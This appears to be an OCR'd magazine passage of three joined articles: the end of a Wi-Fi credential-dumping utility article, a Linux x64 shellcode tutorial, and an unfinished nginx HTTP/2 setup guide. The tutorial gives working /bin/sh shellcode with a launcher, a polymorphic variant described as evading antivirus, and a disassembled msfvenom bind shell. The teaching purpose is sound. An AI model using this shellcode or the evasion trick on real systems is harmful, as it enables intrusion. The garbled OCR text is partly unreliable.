SetColor(LOG_COLOR_CIAN);

if (!IsElevated()) WriteStatus(L"[!] Running without administrative rights \n");

WriteStatus(L"Wi-Fi Stored Credentials Report\nproduced by GetWi-FiData, by Secured Globe, Inc.\n\n");

SetColor(LOG_COLOR_MAGENTA);
```


```
WriteStatus(L"http://www.securedglobe.com\n\n\n");

SetColor(LOG_COLOR_CIAN);
```

The source code

This article is accompanied with a Visual Studio 2013 Ultimate, C++ project. The source code is independent and generates a single executable that can run on its own with no external DLLs needed and no pre-installation required.

- Skype example.zip – contains a small demonstration of fetching information about the user's default Skype account.
- WiFi example_source code.zip – contains a utility for fetching and displaying all stored Wi-Fi credentials. This utility also generates a report with the said data.

Author: Michael Haephrati



CEO, Secured Globe, Inc. New York
mailto:michael@securedglobe.com

Michael Haephrati (twitter [@haephrati](https://twitter.com/haephrati)) is an entrepreneur, inventor, an Information Security expert and a vulnerabilities researcher who specializes in forensics data gathering, Remote Access Trojans and cyber intelligence. In 1989 he founded HarmonySoft, inventing [Rashumon](https://en.wikipedia.org/wiki/Rashumon), the first Graphical Multi-lingual word processor for Amiga computer, the [AmigaHASP](https://www.codeproject.com/Articles/653285/How-the-AmigaHASP-was-born), Target Eye, creating one of the first remote PC surveillance and monitoring system, named [Target Eye](http://www.targeteye.biz/), developed [Data Cleansing](http://dataoptimisation.wordpress.com/) systems (as part of the [DataTune](http://datatune.wordpress.com/)system) and since 2009 is the CEO and Co-Founder of [Secured Globe, Inc](http://www.securedglobe.com/) from New York. Michael writes articles and publish source code in [Code Project](https://www.codeproject.com/Members/Michael-Haephrati) (since 2003), [Root Admin](https://www.rootadmin.com/script/Membership/View.aspx?mid=602) and his own blog www.haephrati.com. In his free time, Michaeltravels across the world, plays a role as an investor and mentor in start-ups, compose music or just plays the piano.

Creating shellcode for linux x64

by David Velázquez

When you are talking about shellcode, you become immersed in assembly programming and features like how to avoid null characters and reduce the size of the shellcode. A shellcode is a set of assembly instructions that allows the execution of sentences directly in the processor without the use of any kind of interpreter. The main use of a shellcode is in exploit and malware development, because it can be injected in every application and take it over. Because this is not an article about how to learn assembly programming, you need to have some basics in this programming language.

Warming up

To get started with shellcode writing basics, in this article we are going to work with the Intel platform (in other platforms, the instructions and registers change). There are several compilers for assembly programming. We are going to use nasm. To install, we need to execute the following command in the terminal: apt-get install nasm build-essential. Then write some assembly code in a nasm file extension (this is for convenience) and compile it with the command nasm test.nasm -f elf64 -o test.o so, then it must be linked, this is done with ld test.o -o test that will create the executable. As we know, assembly programming uses syscalls that provide a simple interface for user space programs to the kernel; in Linux, you can find a full list of syscalls in the file "/usr/include/x86_64-linux-gnu/asm/unistd 64.h" or you can take a look at the following link https://filippo.io/linux-syscall-table/. Remember that in shellcoding (create shellcode) it is important reduce the size and avoid nulls.

Table 1 shows the x64 registers used in a syscall for the Intel platform and their description.

RAX	**System call number**	Return value in RAX
RDI	1st argument	
RSI	2nd argument	
RDX	3rd argument	
R10	4th argument	
R8	5th argument	
R9	6th argument	

Table 1 x64 registers used in a syscall

In Figure 1, there is an example of how to compile the assembly code, the code only gets a shell.

```
root@hacklab:~/Escritorio/ptm# nano test.nasm
root@hacklab:~/Escritorio/ptm# nasm test.nasm -f elf64 -o test.o
root@hacklab:~/Escritorio/ptm# ld test.o -o test
root@hacklab:~/Escritorio/ptm# ls
test  test.nasm  test.o
root@hacklab:~/Escritorio/ptm# ./test
# whoami
root
# exit
root@hacklab:~/Escritorio/ptm#
```

Figure 1 -Compiling assembly code

Now that we know how to compile our assembly programs, we pass to the interesting part, creating shellcode. To do that, we need to get the opcodes (operation code, is a small piece of an instruction in assembly code), and to get them we are going to use the objdump tool. Figure 2 shows the use of objdump to get the opcodes, into the red square are the opcodes.

Note: what if in the opcodes there are nulls "00" for example to initialize some register(mov rax,0)? It should be changed for other instructions like xor rax,rax.

In shellcoding, it is important to avoid nulls because the processor takes nulls as end of string and it will generate an error if there are nulls in the shellcode.

```
root@hacklab:~/Escritorio/ptm# objdump -M intel -D test.o

test.o:     formato del fichero elf64-x86-64


Desensamblado de la sección .text:

0000000000000000 <_start>:
   0:   f7 e6                   mul    esi
   2:   52                      push   rdx
   3:   48 bb 2f 62 69 6e 2f    movabs rbx,0x68732f2f6e69622f
   a:   2f 73 68
   d:   53                      push   rbx
   e:   48 8d 3c 24             lea    rdi,[rsp]
  12:   b0 3b                   mov    al,0x3b
  14:   0f 05                   syscall
root@hacklab:~/Escritorio/ptm#
```

Figure 2 -Use of objdump

If there are a lot of opcodes, you can use the next command to get all the shellcode:

```
for i in `objdump -d prog | tr '\t' ' ' | tr ' ' '\n' | egrep '^[0-9a-f]{2}$'
` ; do echo -n "\x$i" ; done
```

Well, we have the opcodes, now we must test our shellcode. To do that, we need a small C program that executes our shellcode (the launcher), and Figure 3 shows an example of launcher to test our shellcode and print its length.

```
unsigned char code[] = \
"SHELLCODE ";


main()
{

        printf("Shellcode Length:  %d\n", strlen(code));

        int (*ret)() = (int(*)())code;

        ret();

}
```

Figure 2 -C program to test shellcode

Finally, we are going to test our shellcode and if it executes, the job is done. Figure 3 shows the process to test our shellcode from a small C program. Note that the compiling is with the -fno-stack-protector -z exestack options.

```
root@hacklab:~/Escritorio/ptm# cat shellcode.c
unsigned char code[] = "\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\
x05";
main()
{
    int (*ret)()=(int(*)()) code;
}
  ret();
root@hacklab:~/Escritorio/ptm# gcc -fno-stack-protector -z exestack shellcode.c -o shellcode
shellcode.c:3:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
/usr/bin/ld: warning: -z exestack ignored.
root@hacklab:~/Escritorio/ptm# ./shellcode
# whoami
root
#
```

Figure 3 -Final test of our shellcode

Getting a shell in 22 bytes

First of all, to get a shell, there are several syscalls. Here we are going to use execve, to initialize to zero the first argument we use the mul (to zero out rax and rdx, this is only because rsi is 0 to begin with) instruction and we save the result into rdx register, then we put into rbx register the string /bin//sh that after is pushed in the stack.

The following assembly code executes a shell through the syscall execve. As you can see, the hexadecimal value 0x68732f2f6e69622f is equivalent to the string "hs//nib/ " because the stack is LIFO (Last In, First Out). If we reverse the string, we obtain /bin//sh that is the parameter passed to the syscall number 59 (execve). Figure 4 shows the assembly code to get a shell.

```
global _start

_start:
    mul esi
    push rdx
    mov rbx, 0x68732f2f6e69622f ;/bin//sh
    push rbx
    lea rdi, [rsp] ;address of /bin//sh
    mov al, 59 ;execve
    syscall
```

Figure 4 Code to get a shell

You can get the code and the opcodes here https://www.exploit-db.com/exploits/38239/

Polymorphic shellcode

A polymorphic code is a kind that changes its functionality in runtime. The following assembly code shown in Figure 5 executes a shell through the syscall execve, but this time the code is polymorphic. As you can see, the differences with the previous code to get a shell are the following:

mov a1,1	Syscall 1(write)
Mov rbx, 0xd2c45ed0e65e5edc	not 0x68732f2f6e69622f
Rol rbx,24	Rotate to left
Shr rbx,1	Shift to rigth
Add a1,58	Syscall 59 (execve)

As we see, first is passed 1 to the a1 register (the number 1 belongs to the write syscall) that before it can be executed is incremented 58 so the final number is 59 that belongs to the execve syscall. The string 0xd2c45ed0e65e5edc is /bin//sh obfuscated so after with the instructions ROL rbx,24 and SHR rbx,1 we get the real string to pass it to the stack.

This is a simple way to do a polymorphic shellcode, when the AntiVirus scans the code, it won't detect the string /bin//sh because it isn’t created until runtime.

```
global _start

_start:
    mul esi
    push rdx
    mov al,1
    mov rbx, 0xd2c45ed0e65e5edc ;/bin//sh
    rol rbx,24
    shr rbx,1
    push rbx
    lea rdi, [rsp] ;address of /bin//sh
    add al,58
    syscall
```

Figure 5 Code of polymorpic shellcode

You can get the code and the opcodes here https://www.exploit-db.com/exploits/38815/

Dissect the functionality of the shellcode

The Internet is full of malicious shellcodes, some that promise be a great exploit, but behind it opens a backdoor. To avoid compromising our computer, we need to know exactly what the code does. Consequently, we are going to analyze a shellcode generated with msfvenom.

```
root@kali:~# msfvenom -l payloads | grep linux/x64
    linux/x64/exec                              Execute an arbitrary command
    linux/x64/shell/bind_tcp                    Spawn a command shell (staged). Listen for a connection
    linux/x64/shell/reverse_tcp                 Spawn a command shell (staged). Connect back to the attacker
    linux/x64/shell_bind_tcp                    Listen for a connection and spawn a command shell
    linux/x64/shell_bind_tcp_random_port        Listen for a connection in a random port and spawn a command shell. Use nmap to dis
cover the open port: 'nmap -sS target -p-'.
    linux/x64/shell_find_port                   Spawn a shell on an established connection
    linux/x64/shell_reverse_tcp                 Connect back to attacker and spawn a command shell
root@kali:~#
```

Figure 6 List of shellcodes

As you can see in Figure 6, there are several shellcodes available for linux/x64. In this example, we are going to analyze the linux/x64/shell/bind_tcp. To dissect the functional of shellcodes, I'm going to create a file called "shellcode.c" that contains the shellcode, then I am going to compile shellcode.c and open it with GDB to identify the syscall instructions in order to know the functionality of the shellcode. Figure 7 shows the process in order to dissect a shellcode.

```
root@kali:~/Desktop/ptm# cat shellcode.c
char shellcode[]="\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52"
"\xc7\x04\x24\x02\x00\x11\x5c\x48\x89\xe6\x6a\x10\x5a\x6a\x31"
"\x58\x0f\x05\x59\x6a\x32\x58\x0f\x05\x48\x96\x6a\x2b\x58\x0f"
"\x05\x50\x56\x5f\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31"
"\xc9\x6a\x22\x41\x5a\xb2\x07\x0f\x05\x48\x96\x48\x97\x5f\x0f"
"\x05\xff\xe6";

int main(){
return 0;
}
root@kali:~/Desktop/ptm# gcc -ggdb shellcode.c -o shellcode
root@kali:~/Desktop/ptm# gdb -q ./shellcode
Reading symbols from ./shellcode...done.
(gdb) b main
Breakpoint 1 at 0x80483be: file shellcode.c, line 9.
(gdb) disas &shellcode
Dump of assembler code for function shellcode:
   0x08049680 <+0>:     push   $0x29
   0x08049682 <+2>:     pop    %eax
   0x08049683 <+3>:     cltd
   0x08049684 <+4>:     push   $0x2
   0x08049686 <+6>:     pop    %edi
   0x08049687 <+7>:     push   $0x1
   0x08049689 <+9>:     pop    %esi
   0x0804968a <+10>:    syscall
   0x0804968c <+12>:    dec    %eax
   0x0804968d <+13>:    xchg   %eax,%edi
   0x0804968e <+14>:    push   %edx
   0x0804968f <+15>:    movl   $0x5c110002,(%esp)
   0x08049696 <+22>:    dec    %eax
   0x08049697 <+23>:    mov    %esp,%esi
   0x08049699 <+25>:    push   $0x10
   0x0804969b <+27>:    pop    %edx
```

Figure 7 Disecting a shellcode

Here's the full dump. To identify the syscalls, I had to change the value from hexadecimal to decimal because GDB shows the syscall values in hexadecimal.

```
 Dump of assembler code for function shellcode
   0x0000000000600900 <+0>:     push   0x29 [syscall 41-socket]
   0x0000000000600902 <+2>:     pop    rax
   0x0000000000600903 <+3>:     cdq
   0x0000000000600904 <+4>:     push   0x2
   0x0000000000600906 <+6>:     pop    rdi
   0x0000000000600907 <+7>:     push   0x1
   0x0000000000600909 <+9>:     pop    rsi
   0x000000000060090a <+10>:   syscall
   0x000000000060090c <+12>:   xchg   rdi,rax
   0x000000000060090e <+14>:  push   rdx
   0x000000000060090f <+15>:   mov    DWORD PTR [rsp],0x5c110002     [port
4444]
   0x0000000000600916 <+22>:   mov    rsi,rsp
   0x0000000000600919 <+25>:   push   0x10
   0x000000000060091b <+27>:  pop    rdx
   0x000000000060091c <+28>:   push   0x31 [syscall 49-bind]
   0x000000000060091e <+30>:  pop    rax
    0x000000000060091f <+31>:   syscall
   0x0000000000600921 <+33>:      pop    rcx
   0x0000000000600922 <+34>:   push   0x32 [syscall 50-listen]
   0x0000000000600924 <+36>:   pop    rax
   0x0000000000600925 <+37>:   syscall
   0x0000000000600927 <+39>:    xchg   rsi,rax
   0x0000000000600929 <+41>:   push   0x2b [syscall 43-accept]
   0x000000000060092b <+43>:  pop    rax
   0x000000000060092c <+44>:   syscall
   0x000000000060092e <+46>:     push   rax
   0x000000000060092f <+47>:   push   rsi
```

```
0x0000000000600930 <+48>:   pop    rdi
0x0000000000600931 <+49>:   push   0x9 [syscall 9-mmap]
0x0000000000600933 <+51>:   pop    rax
0x0000000000600934 <+52>:   cdq
0x0000000000600935 <+53>:   mov    dh,0x10
0x0000000000600937 <+55>:   mov    rsi,rdx
0x000000000060093a <+58>:   xor    r9,r9
0x000000000060093d <+61>:  push   0x22
0x000000000060093f <+63>:   pop    r10
0x0000000000600941 <+65>:   mov    dl,0x7
0x0000000000600943 <+67>:   syscall
0x0000000000600945 <+69>:   xchg   rsi,rax
0x0000000000600947 <+71>:   xchg   rdi,rax
0x0000000000600949 <+73>:   pop    rdi
0x000000000060094a <+74>:   syscall
0x000000000060094c <+76>:   jmp    rsi
0x000000000060094e <+78>:  add    BYTE PTR [rax],al
End of assembler dump.
```

In the following links you can find several shellcodes:

- http://shell-storm.org/
- https://www.exploit-db.com/

Summary

As we have seen, to create shellcode for any computing platform, it is necessary know assembly programming. The opcodes are executed faster than any code in some other programming language, but it can be confusing to figure out what the code does to the first view, for this reason you must analyze the shellcode with a debugger. This is a task that you must remember always because the internet is full of malicious code that can damage your computer. Never trust in people's code that you do not understand is the rule for everyone in the world of computer security inasmuch as it can be a polymorphic Trojan.

Author: David Velázquez

Graduated from University of Valenciennes, career Cyber defense, anti-intrusion in information systems, a unique career in Europe whose slogan is " To learning hacking techniques to better protect." Professional experience in information security mainly performing penetration testing to different infrastructure, internal and external perspective, evaluations client-server applications, security assessments to web applications aligned to OWASP framework for government and private entities specially banks in Mexico and France including penetration testing to SCADA systems. Background programming in languages such as C, ASM x86, ASM x86-64 , JAVA, .NET , Python also HTML5, CSS, JS web development and PHP for over 8 years.

How to Set Up Nginx with HTTP2 Support on Ubuntu 16.04

by Bhadreshsinh Gohil

In this tutorial, you will learn a way to use NGINX with HTTP-2 protocol support on Ubuntu 16.04. By using nginx over HTTP-2, we are going to get additional speed and accuracy on our internet server.

About nginx

Nginx (pronounced "engine x") stylized as (NGINX or nginx) is a web server. It can act as a reverse proxy server for HTTP, HTTPS, SMTP, POP3, and IMAP protocols, as well as a load balancer and an HTTP cache. Nginx was created by Igor Sysoev in 2002 and runs on UNIX, Linux, BSD variants, OS X, Solaris, AIX, HP-UX, and Windows. NGINX, Inc. was founded in July 2011 by Sysoev to provide commercial products and support for the software.

NGINX is a superior HTTP protocol server and reverse proxy, likewise as an associate IMAP/POP3 proxy server. NGINX is understood for its high performance, stability, wealthy feature set, straightforward configuration, and low resource consumption.

NGINX is one amongst a couple of servers written to deal with the C10K downside. Not like ancient servers, NGINX doesn’t think about threads to handle requests. Instead it uses an additional ascendable event-driven (asynchronous) design. This design uses tiny, however additional significantly, certain amounts of memory below load. Although you don’t expect to handle thousands of synchronic requests, you'll still enjoy NGINX’s superior and tiny memory footprint. NGINX scales from the littlest Virtual non-public Server (VPS) all the way to far too massive clusters of servers. NGINX is the world’s most well-liked open source internet server and cargo balancer for high-traffic sites, powering over one hundred forty million properties.

About HTTP2

HTTP/2 may be a replacement for the way a protocol is expressed "on the wire". It is not a ground-up rewrite of the protocol; HTTP methods, status codes and semantics are the same, and it should be possible to use the same APIs as HTTP/1.x (possibly with some tiny additions) to represent the protocol. The main target of the protocol is on performance; specifically, end-user perceived latency, network and server resource usage. One major goal is to permit the utilization of one affiliation from browsers to an online website. It supported the SPDY (pronounced speedy) protocol, originally developed by Google. HTTP/2 was developed by the machine-readable text Transfer Protocol social unit (httpbis, wherever bis suggests that "second") of the web Engineering Task Force.

HTTP/2 is the initial cover version of protocol since the protocol that was standardized in RFC 2068 in 1997. The social unit given HTTP/2 to web Engineering Steering cluster (IESG) for thought as a planned commonplace in December 2014, and IESG approved it to publish as Proposed Standard on February 17, 2015. The HTTP/2 specification was printed as RFC 7540 in May 2015. The standardization effort was supported by Chrome, Opera, Firefox, web person eleven, Safari, Amazon Silk and Edge browsers. Most major browsers further HTTP/2 supported by the end of 2015. In line with W3Techs, as of Apr 2016, 7.1% of the highest ten million websites supported HTTP/2.

HTTP/2 doesn't need coding, developers of two of the most well-liked browsers, Google Chrome and Mozilla Firefox, require that explicitly for the protection reasons they're going to support HTTP/2 just for HTTPS connections. Hence, if you choose to line up servers with HTTP/2 support, you need to additionally secure them with HTTPS.

Features

nginx features:

- Ability to handle over 10,000 synchronic connections with an occasional memory footprint (~2.5 MB per 10k inactive protocol keep-alive connections).
- Handling of static files, index files and auto-indexing.
- Reverse proxy with caching.
- Load equalization with in-band health checks.
- Fault tolerance.
- TLS/SSL with SNI and OCSP stapling support, via OpenSSL.
- FastCGI, SCGI, uWSGI support with caching.
- Name- and informatics address-based virtual servers.
- IPv6-compatible.

- HTTP/2 and SPDY protocol support.
- WebSockets and HTTP/1.1 Upgrade.
- FLV and MP4 streaming.
- Web page access authentication.
- gzip compression and decompression.
- URL editing.
- Custom work with on-the-fly gzip compression.
- Concurrent affiliation limiting.
- Bandwidth choking.
- Server aspect Includes.
- IP address-based geolocation.
- User chase.
- WebDAV.
- XSLT processing.
- Embedded Perl scripting.

HTTP2 options:

- Maintain high-level compatibility with protocol one.1
- Decrease latency to enhance page load speed
- Data compression of protocol headers
- HTTP/2 Server Push
- Pipelining of requests
- Fixing the head-of-line obstruction downside in protocol 1.x
- Multiplexing multiple requests over one transmission control protocol affiliation

Requirements:

- A server running Ubuntu-16.04
- A static informatics address for your server

My research laboratory surroundings:

- Ubuntu 16.04 in VMware (informatics address: 192.168.13.149)

Install Nginx

Before running any command, run the command below to induce root access.


` sudo -i` you will get admin rights. No need to write sudo every time.


Installing the newest Version of Nginx

Support of the HTTP/2 protocol was introduced in Nginx one.9.5. As luck would have it, the default repository in Ubuntu 16.04 contains a version above this, therefore, we do not have to be compelled to add a 3rd party repository.

First, update the list of accessible packages within the apt packaging system:


`sudo apt-get update





Then, install Nginx:

`sudo apt-get install nginx




After the installation method finishes, you'll check the version of Nginx by typing:

`sudo nginx -v

The output ought to be just like the following:

```
nginx version: nginx/1.10.0 (Ubuntu)
```




In the next many steps, we are going to modify the Nginx configuration files. Every step will modify an associated Nginx configuration possibility. We are going to check the syntax of the configuration file on the method. Finally, we are going to verify that Nginx supports HTTP/2 and build a number of changes to optimize performance.

Changing the Listening Port and facultative HTTP/2

The first modification we are going to build is to alter the listening port from 80 to 443.

